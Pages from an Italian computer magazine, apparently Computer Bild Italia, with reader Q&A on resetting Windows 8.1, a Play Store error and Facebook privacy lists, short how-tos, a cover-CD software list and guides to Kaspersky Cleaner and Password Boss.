**Domanda:** Ho un notebook con Windows 8.1 regolarmente licenziato. Da qualche giorno il sistema ha iniziato a dare problemi. L'avvio è lento e alcune volte va in crash. Ho provato a risolvere riportando il PC a un punto di ripristino precedente, ma non ho avuto alcun miglioramento. Volevo reinstallare il tutto per riportare il computer alle condizioni di fabbrica, ma non mi è stato dato alcun DVD di ripristino. C'è un sito da cui eventualmente scaricarlo?

**Risposta:** Innanzitutto è bene ricordare che una delle funzioni di Windows 8 è proprio quella di poterlo riportare alle condizioni di fabbrica mediante una procedura semplice e veloce. Per farlo, spostiamo il puntatore del mouse nell'angolo superiore destro dello schermo per fare apparire la Charms bar e clicchiamo su **Impostazioni**. Premiamo quindi il pulsante **Modifica impostazioni computer** e poi **Aggiorna e ripristina**. Selezioniamo infine l'opzione **Ripristino**. Per reinizializzare il PC senza eliminare i



file né modificare le impostazioni selezioniamo **Reinizializza il PC** conservando i tuoi file. Se, invece, vogliamo ripristinarne interamente le impostazioni di fabbrica, selezioniamo **Rimuovi tutto e reinstalla Windows**. Clicchiamo quindi su **Avanti** e seguiamo le istruzioni a monitor. In alcuni casi potrebbe essere richiesto l'inserimento del DVD del sistema operativo per completare il ripristino. Se dovesse accadere, possiamo crearcene un supporto per il ripristino del sistema andando su [www.computerbild.it/links?m=300](http://www.computerbild.it/links?m=300) e cliccando **Creare supporti** e

salvando il file **mediacreationtool.exe**. Facciamo doppio clic sul file eseguibile appena scaricato e, dalla finestra che appare, specifichiamo il tipo di sistema operativo che si vuole ripristinare. Clicchiamo quindi su **Avanti** per proseguire. Al passo successivo dobbiamo scegliere se creare il supporto di ripristino su un'unità flash USB o scaricare l'ISO da masterizzare su DVD. La prima opzione è più pratica e veloce e può essere utilizzata anche su quei PC che sono privi di unità ottica. Basta procurarsi una pendrive USB che abbia almeno 4 GB di spazio. Dopo averla collegata al PC, clicchiamo **Avanti** e attendiamo che il file venga scaricato e salvato sulla memoria esterna. È bene ricordare che questa procedura cancellerà tutti i file presenti sulla pendrive. Quando il supporto è pronto, basterà riavviare il computer facendo il boot da USB e seguire le istruzioni per reinstallare il sistema operativo da zero.



# COMPUTERBILD

e-mail: redazione@computerbild.it

## GOOGLE PLAY STORE E L'ERRORE 110

**Domanda:** Ho un Samsung Galaxy J100H e ogni volta che eseguo gli aggiornamenti delle applicazioni presenti nel Google Play Store ottengo il messaggio Errore 110. Come risolvere il problema?

**Risposta:** Questo particolare errore è abbastanza comune negli utenti che aggiornano o installano per la prima volta un'applicazione dallo store Google. Le cause non sono sempre chiare, ma si ha una casistica che fa comprendere, in linea di massima, quando questo problema si presenta. In alcuni casi si ha l'applicazione non compatibile o con delle restrizioni rispetto al modello di dispositivo sul quale si sta installando. Altre volte è la versione del sistema operativo a non essere compatibile con l'app, oppure si ha una ROM modificata sul proprio terminale al posto della versione stock (cioè quella preinstallata dal produttore) del sistema operativo. Qualunque sia la causa prova ad andare su **Impostazioni/Gestione Applicazioni/Google Play Store** e clicca sulla voce corrispondente. Nella schermata successiva seleziona ed esegui **Cancella Dati** e **Cancella Cache**. Ora prova ad avviare il Play Store e ad aggiornare o installare l'applicazione che ti interessa. Se questo me-

todo non funziona, è probabile che vi sia un blocco che non permetta di installare l'applicazione su alcuni determinati dispositivi. In questo caso è possibile cercare l'app direttamente on-line e scaricarne quindi il file **APK** (l'estensione dei file Android che permettono di installare le applicazioni). Per poter utilizzare questo metodo devi andare su **Impostazioni/Sicurezza** e cercare la voce **Origine sconosciute**. Dopo aver abilitato l'opzione che di default è disabilitata, potrai installare qualsiasi APK, facendo sempre attenzione alle fonti ed ai file per non imbatterti in spiacevoli sorprese. Per semplicità, uno dei tanti siti dove trovare le applicazioni aggiornate è <http://mob.org>.



## COSÌ NASCONDI I MESSAGGI PRIVATI SU FACEBOOK

**Domanda:** Utilizzo il social network per comunicare con alcuni colleghi di lavoro e anche con dei superiori, oltre che con gli amici, per cui devo stare attento a condividere i miei post personali solo con gli amici e non con altri. Posso fare in modo di escludere automaticamente i colleghi?

**Risposta:** Certo che si può. Basta creare una sorta di blacklist dove inserirli per escluderli completamente dai futuri messaggi. Ecco come. Collegati su [www.facebook.com](http://www.facebook.com) e dopo aver effettuato il login sposta il puntatore del mouse nella barra a sinistra e clicca sulla voce **Altro** accanto ad **Amici**. Fai clic su **Crea una lista** e seleziona un nome, ad esempio **Lavoro**. Dopo aver selezionato il campo **Membri** digita le prime lettere del nome di un collega, aspetta che appaia il nome completo e selezionalo. Continua con gli altri colleghi e alla fine clicca su **Crea**. Clicca in alto a destra della barra di ricerca, sull'icona del lucchetto e poi su **Chi può vedere le mie cose?**. Clicca sulla freccia accanto ad **Amici**, poi su **Altre opzioni** e **Personalizzata**. Nella nuova finestra portati su **Non condividere questo contenuto con** e inserisci il nome della **Lista** che hai appena creata. Clicca su **Salva modifiche** per completare la

procedura. Se adesso scrivi un messaggio, i colleghi inseriti nella lista saranno tagliati fuori. Se vuoi includerli clicca sulla voce **Amici sotto il post**, poi su **Altre Opzioni, Personalizzata** e togli la lista creata dalle esclusioni. Eventualmente potrai ripristinare in seguito l'esclusione rieseguendo la procedura vista prima.




## COME FACCIO A...



**...SAPERE QUANDO È STATA L'ULTIMA VOLTA CHE HO MODIFICATO LA PASSWORD DI WINDOWS 10?**

Apri il sito <https://login.live.com> e accedi al tuo account Microsoft.



Se necessario, rispondi alla domanda di sicurezza, quindi clicca su **Sicurezza e privacy** e segui la procedura per ricevere e confermare il codice di sicurezza: potrai così vedere la data dell'ultima modifica della password.




## ...RECUPERARE I MESSAGGI CANCELLATI IN GMAIL?

La Webmail di Google conserva per 30 giorni i file cancellati e spostati nel **Cestino**. Prima di questa scadenza, è sufficiente andare nel **Cestino** e spostare le e-mail nella **Posta in arrivo**. In alternativa, possiamo archiviare i messaggi per toglierli dall'elenco della posta in arrivo, ma avendoli sempre disponibili nella sezione **Tutti i messaggi**.



## ...MODIFICARE LIBERAMENTE GLI SFONDI IN POWERPOINT ONLINE?

Carica la pagina Web PowerPoint.com e accedi con il tuo account Microsoft. Apri quindi una presentazione: cliccando sull'icona **Formato sfondo** puoi scegliere un




colore uniforme, oppure un'immagine presente sul disco rigido come sfondo. Cliccando su **Applica a tutte** potrai applicarla a tutte le slide della presentazione.

# SCEGLI IL TUO Computer

Bild  
ITALIA

OGNI MESE IN EDICOLA TROVI LA VERSIONE BASE CON 2 CD VIRTUALI


## 1° CD Virtuale



### PASSWORD BOSS

COMMERCIALE COMPLETO

Mette al sicuro password e credenziali usate su Internet



### CLEMENTINE MUSIC PLAYER

COMPLETO

Ascolta e organizza tutta la musica che vuoi... anche online

### AUDIO/VIDEO/FOTO

#### MakeMKV 1.9.10

Film protetti in Blu-ray e DVD? Convertili in MKV! COMPLETO

#### Kid3 3.4.0

Potente tag audio per l'editing dei brani in diversi formati COMPLETO

#### Clementine Music Player 1.3.1

Ascolta e organizza tutta la musica che vuoi... anche online COMPLETO

#### Style Jukebox 1.9.2

Riproduce musica sulla nuvola a tutti i dispositivi connessi COMPLETO

#### BB FlashBack Express 5.15.0.4020

Crea tutorial video e presentazioni in Flash COMPLETO

### GRAFICA

#### JPEGview 1.0.35.1

Clicca e visualizza in un attimo le foto presenti sul PC COMPLETO

#### XnView MP 0.7.9

Visualizzatore multiformato con funzioni di editing e conversione COMPLETO

#### nomacs 3.0.0

Visualizzatore grafico innovativo e con tante funzioni extra COMPLETO

### INTERNET

#### Google Chrome 49.0.2623.112

E navigare sul Web diventa semplice, veloce e sicuro COMPLETO

#### Mozilla Firefox 43.01

Il browser all'avanguardia con le videochiamate integrate COMPLETO

### MailStore Home 9.7.0

Metti al sicuro i messaggi di posta comprese le Web mail COMPLETO

#### ICQ 10.2

Chat, videoconferenza, chiamate gratuite e social network COMPLETO

#### AdIRC 2.3

Client IRC multiserver con interfaccia personalizzabile COMPLETO

### RIVISTA

#### Brave Browser 0.9.2

Il browser che blocca pubblicità e tracciamento COMPLETO

#### Kaspersky Cleaner 1.0.0.106

Pulizia completa del PC. Rileva e cancella 50 tipi di malware COMPLETO

### SICUREZZA

#### Password Boss 1.0

Mette al sicuro password e credenziali usate su Internet COMPLETO

#### Who Stalks My Cam 1.3

Intercetta e blocca l'uso non autorizzato della webcam COMPLETO

#### SecretFolder 4.0

Nasconde e proteggi cartelle personali con un clic del mouse COMPLETO

#### Ashampoo AntiSpy for Windows 10 1.0.2.2

Più privacy e sicurezza garantita per il tuo Windows 10 COMPLETO

### SISTEMA

#### SyMenu 5.02.5953

Il menu Start dei programmi "portable" sulla PenDrive COMPLETO

### Driver Magician Lite 4.5.5

Backup, ripristino, aggiornamento e rimozione driver COMPLETO

#### Tweaking Windows Repair Portable 3.8.7

Corregge gli errori di sistema con pochi clic COMPLETO

#### FrontFace Lockdown Tool 1.5.0

Disabilita e disattiva diverse funzioni del computer COMPLETO

### UFFICIO

#### PDF Page Resizer 1.0

Il tool per ridimensionare e modificare le pagine di un PDF COMPLETO

#### VueMinder Calendar Lite 2016.05

Il calendario per gestire tutte le attività... anche on-line COMPLETO

### INDISPENSABILI

#### CPuid CPU-Z 1.7.6

Verifica le caratteristiche della CPU e della memoria COMPLETO

#### GPU-Z 0.8.7

Tante informazione sulla GPU della scheda video COMPLETO

#### CCleaner 5.17.5590

Ripulisca a fondo il PC da file inutili e obsoleti COMPLETO

#### 7-Zip 15.14

Creazione e gestione veloce di archivi compressi COMPLETO

#### System Spec 3.08

Una mappa dettagliata sull'hardware presente nel PC COMPLETO

## 2° CD Virtuale

### SPECIALE WINDOWS 10 UPDATE

Il nostro Service Pack di software che non troverai mai nel nuovo sistema operativo Microsoft. Pronti all'uso, fanno di tutto e di più!

Audacity	COMPLETO	Tvideodownloader	COMPLETO
Avidemux	COMPLETO	Crystaldiskinfo	COMPLETO
Taudioconverter	COMPLETO	Autoruns	COMPLETO
Tencoder	COMPLETO	Crystaldiskmark	COMPLETO
Gimp	COMPLETO	CCleaner	COMPLETO
Irfanview	COMPLETO	Pwgén	COMPLETO
Awesome Duplicate Photo Finder	COMPLETO	Cybershredder	COMPLETO
Inkscape	COMPLETO	Keepass	COMPLETO
VLC Media Player	COMPLETO	Licensecrawler	COMPLETO
Filebot	COMPLETO	Geek Uninstaller	COMPLETO
CDBurnerXP	COMPLETO	7-zip	COMPLETO
Mp3tag	COMPLETO	Recuva	COMPLETO
X-Camstudio	COMPLETO	Spacesniffer	COMPLETO
Qbittorrent	COMPLETO	Fileoptimizer	COMPLETO
Greatnews	COMPLETO	Sumatrapdf	COMPLETO
Mozilla Thunderbird	COMPLETO	Lingoes	COMPLETO
Seamonkey	COMPLETO	Calibre	COMPLETO
Emailstripper	COMPLETO	RedCrab	COMPLETO
Filezilla	COMPLETO	ToDoList	COMPLETO
		Pocket Radio Player	COMPLETO

### SPECIALE HACKER TOOLKIT

#### Kali Linux 2016.1

La distribuzione Linux per testare la sicurezza dei PC COMPLETO

#### MinGW

Porting su Windows del compilatore GCC di Linux COMPLETO

#### Resource Hacker

Aggiungere, modificare e cambiare il contenuto di un file COMPLETO

#### Metasploit Console

Tramite l'uso di framework blinda il PC da fallo e intrusioni COMPLETO

### CREATIVE PACK

20 FONT TRUE TYPE, 20 SFONDI HD

I 2 CD Virtuali li consulti

o li scarichi su

[www.computerbild.it/cd](http://www.computerbild.it/cd)

Per accedere ai Web CD è necessaria la registrazione online gratuita. LA PASSWORD D'ACCESSO È:

CBIZAR219





# Kaspersky Cleaner UNA RIPULITA AL TUO PC

Con Kaspersky Cleaner rimuovi tutta la spazzatura e correggi gli errori che possono rendere lento il computer e mettere a rischio la privacy.



**K**aspersky realizza i software antivirus più efficaci in circolazione, ma i malware non sono l'unica minaccia cui è esposto un computer. Ci sono tanti altri file che pur non essendo specificatamente malevoli, possono compromettere il corretto funzionamento del sistema rendendolo più lento e insicuro. Le cronologie di navigazione, file corrotti, quelli temporanei lasciati da altre applicazioni e si potrebbe continuare ancora per molto. Così Kaspersky ha pensato bene di non limitarsi alla cura del



PC per i virus, ma a fornire una soluzione completa per tutti i mali. In quest'ottica ha realizzato Kaspersky Cleaner. Anche se ancora in versione beta, questo tool di pulizia permette di rimuovere file spazzatura e di correggere diverse errori attraverso un'interfaccia semplice e intuitiva. Agisce su quattro aree d'intervento con una serie di opzioni che possono essere abilitate o meno dall'utente e si fa apprezzare soprattutto per l'immediatezza e la velocità.



**1** Dopo aver installato e avviato **Kaspersky Cleaner** apparirà una finestra con al centro un grande pulsante **START SCAN** e quattro pulsanti più piccoli in basso: **System Cleanup**, **Restore System Settings**, **Private Browsing** e **Remote Activity Traces**. Passando il mouse sopra ognuno di questi pulsanti sapremo cosa fanno.

**2** Cliccando su ognuno dei quattro pulsanti passiamo alla sezione relativa dove troveremo alcune opzioni suddivise in tre categorie: **Important issues** (le più importanti), **Medium severity issues** e **Minor problems**. Alcune opzioni sono già selezionate di default mentre altre sono lasciate a discrezione dell'utente.

**3** Con **System Cleanup** possiamo ripulire la cache, eliminare file temporanei, svuotare il cestino e cancellare log delle installazioni, **Restore System Settings** corregge eventuali problemi, **Private Browsing** salvaguarda la nostra privacy e l'ultima **Remote Activity Traces** permette di eliminare le tracce di navigazione.



**4** Dopo aver selezionato le aree su cui agire, torniamo alla finestra principale e clicchiamo su **START SCAN** per avviare la scansione. Il programma analizzerà il sistema e dopo alcuni secondi una finestra ci indicherà il numero di problemi riscontrati per le varie aree di attività e quello totale.

**5** Prima di effettuare la pulizia, possiamo conoscere i problemi che saranno risolti cliccando sulle varie sezioni. Possiamo così eventualmente bloccare eventuali correzioni che non vogliamo applicare. Una volta sicuri, basta cliccare sul tasto **FIX** in modo che il programma esegua tutte le correzioni.

**6** Al termine una schermata riepilogherà le correzioni effettuate. Non ci resta che chiudere tutti i programmi e cliccare sul pulsante **Reboot Now** per riavviare il sistema e applicare le correzioni. Se il PC è diventato più lento, possiamo tornare indietro avviando Kaspersky Cleaner e cliccando su **ROLL BACK CHANGES**.



## Password Boss

# SOLITA GESTIONE DELLE PASSWORD?

Certo che no! Basta "pizzini" con password e file su computer. Password Boss risolve in maniera definitiva il problema di salvare le password in un luogo sicuro, pronte per essere utilizzate.


Quante password avete memorizzato finora? Vediamo: le webmail, il sito della banca, i forum tecnologici, qualche sito di eCommerce... è facile superare le 100 coppie username – password. Utilizzare sempre la stessa password ci pone di fronte a rischi elevatissimi: se un utente malevolo o un lamer dovesse riuscire a scoprirla avrebbe accesso a tutto il nostro mondo digitale. Avere una password diversa per ciascun sito o servizio al quale si è iscritti è la cosa migliore, ma pone il problema di come memorizzare in modo sicuro le stesse. Affidarsi alla me-

moria è impossibile: la soluzione perfetta è Password Boss.

Questo software, del valore di 29,99 dollari (ma per voi è gratuito!), è uno straordinario programma in grado di salvare tutte le vostre password e velocizzare l'accesso ai siti automatizzando le operazioni di login. Oltre alle password, però, potrete salvare anche i dati della carta di credito, quelli della patente, della carta d'identità e altro ancora, tutti pronti per essere utilizzati alla bisogna.

Tutti i dati, per sicurezza, vengono memorizzati in formato criptato su server remoto e

sicuro gestito dal produttore del programma. Questo backup è importante perché in caso di guasto all'hardware non si rischia di perdere le password salvate. Ma questo programma offre ancora altro: importa le password salvate nei browser, le analizza e vi suggerisce quali sono da cambiare perché duplicate o poco sicure. Inoltre è possibile sincronizzare Password Boss con la versione mobile, disponibile per Android e iOS, così potrete accedere alle password da qualunque dispositivo e gli aggiornamenti effettuati su un dispositivo saranno immediatamente disponibili anche sugli altri.




## Installazione del programma

- Avviate Password Boss e, se richiesto, concedete l'autorizzazione




all'esecuzione di modifiche al sistema cliccando su **Sì**. Cliccate poi su **Install** per avviare l'installazione vera e propria. Quando richiesto inserite l'indirizzo email e cliccate su **Request free upgrade**, quindi su **Continue** per proseguire nell'installazione e **Finish** per terminare.

- Cliccate su **Activate Now** e, nella schermata successiva, inserite email e password (che deve contenere almeno una lettera maiuscola, un simbolo e un numero), da utilizzare per accede-




re a Password Boss e cliccate su **Create My Account**. Occhio a non dimenticare questi dati, altrimenti non potrete più accedere alle password salvate.

- Per accedere al programma ora basta inserire l'email e la password appena usati e cliccare su **Sign In**. Per verificare che siate davvero i proprietari dell'account, il programma invierà un codice all'indirizzo email che avete inserito per l'accesso. Recuperatelo, inseritelo e cliccate sul pulsante **Submit**.




# Accesso veloce e sicuro ai siti Web

